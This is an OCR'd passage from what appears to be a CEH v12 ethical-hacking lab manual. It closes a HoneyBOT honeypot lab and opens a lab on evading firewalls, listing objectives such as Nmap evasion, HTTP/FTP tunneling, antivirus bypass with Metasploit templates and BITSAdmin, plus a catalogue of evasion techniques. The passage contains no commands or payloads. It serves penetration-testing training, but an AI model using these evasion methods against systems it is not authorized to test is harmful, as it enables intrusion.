


26. The **Packet Log** window appears, as shown in the screenshot. This displays the complete log details of the request captured by HoneyBOT.

27. In the screenshot, under **Connection Details**, you can view the **Date** and **Time** of the connection established as well as the protocol used.

28. **Connection Details** also shows the **Source IP**, **Port**, and **Server Port**, as shown below.

> Note: Simultaneously, you can run the ftp command on the **Parrot Security** machine and observe the log recorded by **HoneyBOT** on **Windows Server 2022**.



29. After the completion of this task, **End** the lab instance, re-launch it. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section.

Lab 2: Evade Firewalls using Various Evasion Techniques

Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

- Bypass windows firewall using Nmap evasion techniques
- Bypass firewall rules using HTTP/FTP tunneling
- Bypass antivirus using Metasploit templates
- Bypass firewall through Windows BITSAdmin

Overview of Firewalls Evasion Techniques

A firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the malicious traffic that he/she generates.

The following are some firewall bypassing techniques


- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

Task 1: Bypass Windows Firewall using Nmap Evasion Techniques


Network/security administrators play a crucial role in creating security defenses within an organization. Though such defenses protect the machines in the network, there might still be an insider who may try to apply different evasion techniques to identify the services running on the target.

In this scenario, consider an admin has written certain Windows Firewall rules to block your system from reaching one of the machines in the network. You will be taught to use Nmap in such a way that you can perform recon on the target using other active machines on the network and identify the services running on the machine along with their open ports.


1. Click on **CEHv12 Windows 11** to switch to the **Windows 11** machine.
